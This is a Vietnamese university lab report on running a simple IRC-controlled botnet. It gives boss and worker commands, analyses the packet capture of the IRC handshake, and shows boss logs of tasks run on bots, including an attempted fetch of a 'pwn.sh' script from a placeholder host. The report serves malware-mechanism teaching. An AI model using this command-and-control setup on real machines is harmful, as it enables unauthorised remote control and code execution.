Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Simple Botnet

GVHD: Ngô Đức Hoàng Sơn

1. **THÔNG TIN CHUNG:**

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Đình Luân	21521105	21521105@gm.uit.edu.vn
2	Trần Thanh Triều	21522713	21522713@gm.uit.edu.vn

2. **NỘI DUNG THỰC HIỆN:**[1]

STT	Nội dung	Tình trạng
1	Yêu cầu 1,2,3,4	100%
2	Yêu cầu 5	0%
3	…	…
Điểm tự đánh giá		

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành


BÁO CÁO CHI TIẾT

Câu 1:

Ở máy boss ta thực hiện câu lệnh **python boss.py -c NT230 -n Luan_boss -x luan -s irc.swepipe.net** và tiến hành bắt gói tin


Các option:

- Channel: NT230
- Nickname: Luan_boss
- Secret: luan
- Server: irc.swepipe.net




Phân tích gói tin:


- Gói 1,2 phân giải tên miền và sau đó gói 3,4,5 thực hiện quá trình bắt tay ba bước với server




- Sau đó, Boss sẽ tiến hành gửi request để kết nối tới server. Thông tin bao gồm NICK và USER đều là “Luan_boss”



- Server chấp nhận request và phản hồi về nhiều thông tin của server, gồm: hostname, created date, location, general limits




- Sau đó thực hiện việc join boss vào server và tạo channel như người dùng đã nhập ở console





Câu 2:

Ta chạy câu lệnh **python worker.py -b Luan_boss -s irc.swepipe.net -n Luan_bot1** trên máy client và tiến hành bắt gói tin




Trên máy boss có thông báo đã thêm worker:






Phân tích quá trình kết nối:


Bắt đầu với việc bắt tay 3 bước:



Sau đó giống như trên, máy botnet bắt đầu gửi các thông tin như nickname, user và server trả lại kết quả tiếp theo máy botnet sẽ gửi gói tin để join vào mạng:




Các gói tin join:





Câu 3:

Thêm server:




Ta join vào Channel NT230:






Kiểm tra:

Thực hiện các command:





Kết quả trên máy Boss:

```
luan@ubuntu:~/irc/botnet$ python boss.py -c NT230 -n Luan_boss -x luan -s irc.swepipe.net
2024-05-08 04:04:16,178 - INFO - Registering nick Luan_boss
2024-05-08 04:04:16,178 - INFO - Authing as Luan_boss
2024-05-08 04:04:51,659 - INFO - Registered
2024-05-08 04:58:08,999 - INFO - added worker [Luan_bot1]
2024-05-08 06:18:46,107 - INFO - Luan authenticated successfully
2024-05-08 06:21:02,770 - INFO - task [1] received by worker Luan_bot1
2024-05-08 06:21:04,131 - INFO - task [1] finished by worker Luan_bot1
2024-05-08 06:21:04,131 - INFO - 1:Luan_bot1:{'Luan_bot1': 'procs -----------memory---------- ---swap-- -----io---- -system-- ------cpu
-----\n r  b   swpd   free   buff  cache   si   so    bi    bo   in   cs us sy id wa st\n 0  0  11788 127964 134588 702676    0    1
 47   50   51  105  0  0 99  0  0\n'}
2024-05-08 06:21:13,664 - INFO - task [2] received by worker Luan_bot1
2024-05-08 06:21:14,360 - INFO - task [2] finished by worker Luan_bot1
2024-05-08 06:21:14,360 - INFO - 2:Luan_bot1:{'Luan_bot1': 'worker.py: Linux-4.15.0-112-generic-x86_64-with-Ubuntu-16.04-xenial, 64bit,
 ubuntu, 2.7.12\n'}
2024-05-08 06:21:36,836 - INFO - task [3] received by worker Luan_bot1
2024-05-08 06:21:37,592 - INFO - task [3] finished by worker Luan_bot1
2024-05-08 06:21:37,592 - INFO - 3:Luan_bot1:{'Luan_bot1': 'failure: unable to fetch http://my-awesome-script.com/pwn.sh\n'}
2024-05-08 06:23:57,621 - INFO - task [4] received by worker Luan_bot1
2024-05-08 06:23:58,300 - INFO - task [4] finished by worker Luan_bot1
2024-05-08 06:23:58,300 - INFO - 4:Luan_bot1:{'Luan_bot1': 'failed to connect to some.fileserver.com\n'}
2024-05-08 06:24:22,353 - INFO - task [5] received by worker Luan_bot1
2024-05-08 06:24:23,039 - INFO - task [5] finished by worker Luan_bot1
2024-05-08 06:24:23,039 - INFO - 5:Luan_bot1:{'Luan_bot1': '[631]\n'}
2024-05-08 06:25:08,612 - INFO - task [6] received by worker Luan_bot1
2024-05-08 06:25:08,951 - INFO - task [6] finished by worker Luan_bot1
2024-05-08 06:25:08,951 - INFO - 6:Luan_bot1:{'Luan_bot1': ''}
2024-05-08 06:25:24,461 - INFO - task [7] received by worker Luan_bot1
2024-05-08 06:25:25,152 - INFO - task [7] finished by worker Luan_bot1
2024-05-08 06:25:25,152 - INFO - 7:Luan_bot1:{'Luan_bot1': '2024-05-08 06:25:24.031596\n'}
```

Câu 4:

Vì lý do nào đó mà server **irc.swepipe.net** không cho kết nối 2 máy worker cùng lúc:

```
luan@ubuntu:~/irc/botnet$ python worker.py -b Luan_boss -s irc.swepipe.net -n Lu
an_bot2
2024-05-08 07:03:33,485 - INFO - Registering nick Luan_bot2
2024-05-08 07:03:33,485 - INFO - Authing as Luan_bot2
2024-05-08 07:04:04,690 - INFO - server closed connection
```

Nên em đã đổi server sang **irc.st-city.net**

Máy Boss:

```
luan@ubuntu:~/irc/botnet$ python boss.py -c NT230 -n Luan_boss -x luan -s irc.st-city.net
2024-05-08 07:17:59,699 - INFO - Registering nick Luan_boss
2024-05-08 07:17:59,700 - INFO - Authing as Luan_boss
2024-05-08 07:18:00,419 - INFO - server ping: :b?x~gTBzcH
2024-05-08 07:18:04,771 - INFO - Registered
2024-05-08 07:18:36,749 - INFO - added worker [Luan_bot1]
2024-05-08 07:19:08,105 - INFO - added worker [Luan_bot2]
```

Máy Bot1:

